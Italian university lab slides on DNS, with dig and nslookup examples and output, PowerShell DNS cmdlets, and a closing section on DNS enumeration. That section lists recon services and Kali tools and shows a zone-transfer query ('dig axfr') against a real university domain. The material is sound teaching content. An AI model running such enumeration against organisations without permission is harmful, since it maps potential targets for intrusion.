
dns

DNS
Domain Name System
Domain Name
IP Address
www.
192.168.0.1
.com
192.168.1.1
.org
www.
.co.id

DNS - dig - nslookup



```
root@studente:~# dig

; <<>> DiG 9.16.15-Debian <<>>
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56267
;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 27

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;.                              IN      NS

;; ANSWER SECTION:
.                       78854   IN      NS      d.root-servers.net.
.                       78854   IN      NS      a.root-servers.net.
.                       78854   IN      NS      e.root-servers.net.
.                       78854   IN      NS      g.root-servers.net.
.                       78854   IN      NS      m.root-servers.net.
.                       78854   IN      NS      c.root-servers.net.
.                       78854   IN      NS      h.root-servers.net.
.                       78854   IN      NS      k.root-servers.net.
.                       78854   IN      NS      l.root-servers.net.
.                       78854   IN      NS      j.root-servers.net.
.                       78854   IN      NS      f.root-servers.net.
.                       78854   IN      NS      b.root-servers.net.
.                       78854   IN      NS      i.root-servers.net.

;; ADDITIONAL SECTION:
d.root-servers.net.     73738   IN      A       199.7.91.13
d.root-servers.net.     73738   IN      AAAA    2001:500:2d::d
a.root-servers.net.     73738   IN      A       198.41.0.4
a.root-servers.net.     73738   IN      AAAA    2001:503:ba3e::2:30
e.root-servers.net.     73738   IN      A       192.203.230.10
e.root-servers.net.     73738   IN      AAAA    2001:500:a8::e
```



```
C:\Users\fausto.mfausto>nslookup
Server predefinito:  GALADRIEL.amministrazione.unicam
Address:  193.204.8.33

>
```

Laboratorio Windows

Visualizzare il contenuto della cache DNS

```
      ipconfig /displaydns
```

Cancellare il contenuto della cache DNS?

```
      ipconfig /flushdns
```

Indagare sui nomi degli host

```
      nslookup
```

Cambiare server di riferimento

Associare l'indirizzo 193.205.92.119 all'host www.unicam.it

Laboratorio Windows

Windows

```
nslookup [ip-address]
nslookup -query=mx [website-name]
nslookup -query=ns [website-name]
nslookup -query=soa [website-name]
nslookup -query=any [website-name]

nslookup
> server [server-name, server-ip]
```

Powershell

```
Get-DnsClient
Get-DnsClientCache
Clear-DnsClientCache
```


```
C:\Users\fausto.mfausto>nslookup
Server predefinito:  GALADRIEL.amministrazione.unicam
Address:  193.204.8.33

> set type=NS
> unicam.it
Server:  GALADRIEL.amministrazione.unicam
Address:  193.204.8.33

Risposta da un server non autorevole:
unicam.it       nameserver = camcic.unicam.it
unicam.it       nameserver = ns1.garr.net
unicam.it       nameserver = ns2.unicam.it

camcic.unicam.it        internet address = 193.204.8.13
ns1.garr.net    internet address = 193.206.141.38
ns2.unicam.it   internet address = 131.175.200.22
>
```

Parametro di nslookup	Tipo di query
A	Indirizzo IPv4
AAAA	Indirizzo IPv6
MX	Mail server del/i nome/i di dominio (Mail Exchanger)
NS	Name server del nome di dominio
PTR	Record “Pointer” (mostra il/i nome/i host di un indirizzo IP)
SOA	Record “Start of Authority” (indicazioni sulla gestione della zona DNS)

Laboratorio Linux

Linux


```
dig unicam.it
dig google.it +short
dig unicam.it –t mx +short
dig unicam.it –t ns +short
dig axfr unicam.it
```



```
studente@server-IRS:~$ dig unicam.it -t ns

; <<>> DiG 9.18.1-1ubuntu1.2-Ubuntu <<>> unicam.it -t ns
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58461
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;unicam.it.                     IN      NS

;; ANSWER SECTION:
unicam.it.              2347    IN      NS      ns1.garr.net.
unicam.it.              2347    IN      NS      ns2.unicam.it.
unicam.it.              2347    IN      NS      camcic.unicam.it.

;; ADDITIONAL SECTION:
ns1.garr.net.           24247   IN      A       193.206.141.38
ns2.unicam.it.          2347    IN      A       131.175.200.22
camcic.unicam.it.       3293    IN      A       193.204.8.13

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Tue Oct 18 11:36:12 CEST 2022
;; MSG SIZE  rcvd: 151

studente@server-IRS:~$
```

Installazione di PowerShell in Ubuntu

```
# Update the list of packages
sudo apt-get update
# Install pre-requisite packages.
sudo apt-get install -y wget apt-transport-https software-properties-common
# Download the Microsoft repository GPG keys
wget -q "https://packages.microsoft.com/config/ubuntu/$(lsb_release -rs)/packages-microsoft-prod.deb"
# Register the Microsoft repository GPG keys
sudo dpkg -i packages-microsoft-prod.deb
# Update the list of packages after we added packages.microsoft.com
sudo apt-get update
# Install PowerShell
sudo apt-get install -y powershell
# Start PowerShell
pwsh
```




```
studente@server-IRS:~$ pwsh
PowerShell 7.2.6
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/studente>
```

Powershell

```
Get-DnsClient
Get-DnsClientCache
Clear-DnsClientCache
```

Laboratorio Linux



dig(1) - Linux man page

Name

dig - DNS lookup utility

Synopsis

dig [@server] [**-b** *address*] [**-c** *class*] [**-f** *filename*] [**-k** *filename*] [**-m**] [**-p** *port#*] [**-q** *name*] [**-t** *type*] [**-x** *addr*] [**-y** *[hmac:]name:key*] [**-4**] [**-6**] [name] [type] [class] [queryopt...]


dig [**-h**]
dig [global-queryopt...] [query...]

Description

dig (domain information groper) is a flexible tool for interrogating DNS name servers. It performs DNS lookups and displays the answers that are returned from the name **server**(s) that were queried. Most DNS administrators use **dig** to troubleshoot DNS problems because of its flexibility, ease of use and clarity of output. Other lookup tools tend to have less functionality than **dig**.

`dig google.com`	
`dig @8.8.8.8 google.com`	
`dig @8.8.8.8 google.com MX`	**Search For Record Type**
`dig -x 193.205.92.119`	**Reverse DNS Lookup**
`dig google.com +trace`	**Trace DNS Path**
`dig google.com +short`	
`dig -f query.txt +short`	
`dig google.com ANY`	**Query All DNS Record Types**

https://www.rootusers.com/12-dig-command-examples-to-query-dns-in-linux/




```
C:\Users\fausto.mfausto>nslookup
Server predefinito:  GALADRIEL.amministrazione.unicam
Address:  193.204.8.33

> www.unicam.it
Server:  GALADRIEL.amministrazione.unicam
Address:  193.204.8.33

Nome:    www.unicam.it
Address:  172.16.0.171

> server 8.8.8.8
Server predefinito:  dns.google
Address:  8.8.8.8

> www.unicam.it
Server:  dns.google
Address:  8.8.8.8

Risposta da un server non autorevole:
Nome:    web2.unicam.it
Address:  94.177.192.171
Aliases:  www.unicam.it

> exit

C:\Users\fausto.mfausto>
```

perché?

DNS Enumeration

DNS enumeration is the process of locating all the DNS servers and their corresponding records for an organization. DNS enumeration will yield usernames, computer names, and IP addresses of potential target systems. The list of DNS record provides an overview of types of resource records (database records) stored in the zone files of the Domain Name System (DNS). The DNS implements a distributed, hierarchical, and redundant database for information associated with Internet domain names and addresses.




Showing results for **unicam.it**

DNS Servers

```
dns.cineca.it.          130.186.1.70        ASGARR Consortium GARR
                        dns.cineca.it       Italy
camcic.unicam.it.       193.204.8.13        ASGARR Consortium GARR
                        camcic.unicam.it    Italy
```

https://dnsdumpster.com/



Find Subdomains Report (Light)


Get a PRO Account to unlock the FULL capabilities of this scanner

See what the FULL scanner can do

Discover more subdomains with additional subdomain discovery techniques.

Technique	Light scan	Full scan
DNS records (NS, MX, TXT, AXFR)	✓	✓
DNS Enumeration	✓	✓
Certificate Transparency Logs	✗	✓
HTML links	✗	✓
SSL certificates	✗	✓
Google and Bing search	✗	✓
Project Sonar (Rapid7)	✗	✓
Reverse DNS enumeration	✗	✓

https://pentest-tools.com/information-gathering/find-subdomains-of-domain



unicam.it DNS records

A records

NO RECORDS

AAAA records

NO RECORDS

MX records

Google LLC

10 aspmx3.googlemail.com	5.234.134
10 aspmx2.googlemail.com	5.352.692
5 alt2.aspmx.l.google.com	12.186.991
5 alt1.aspmx.l.google.com	12.268.240
1 aspmx.l.google.com	12.528.427

NS records

Consortium GARR

dns.cineca.it	236
camcic.unicam.it	3

SOA records

TXT

https://securitytrails.com/

DNS Enumeration - on line

https://dnsdumpster.com/

https://www.nmmapper.com/sys/tools/subdomainfinder/

https://pentest-tools.com/information-gathering/find-subdomains-of-domain


https://hackertarget.com/find-dns-host-records/

DNS Enumeration

L’enumerazione mira a estrarre informazioni quali: nomi di servizio, gruppi, nomi di computer, indirizzi MAC, record DNS, informazioni SNMP e condivisioni. In genere qualsiasi servizio attivo è soggetto all’enumerazione.

dnsmap	https://code.google.com/archive/p/dnsmap/
dnsenum	https://github.com/fwaeytens/dnsenum
dnsrecon	https://github.com/darkoperator/dnsrecon
dnswalk	https://tools.kali.org/information-gathering/dnswalk
fierce	https://tools.kali.org/information-gathering/fierce
urlcrazy	http://morningstarsecurity.com/research/urlcrazy

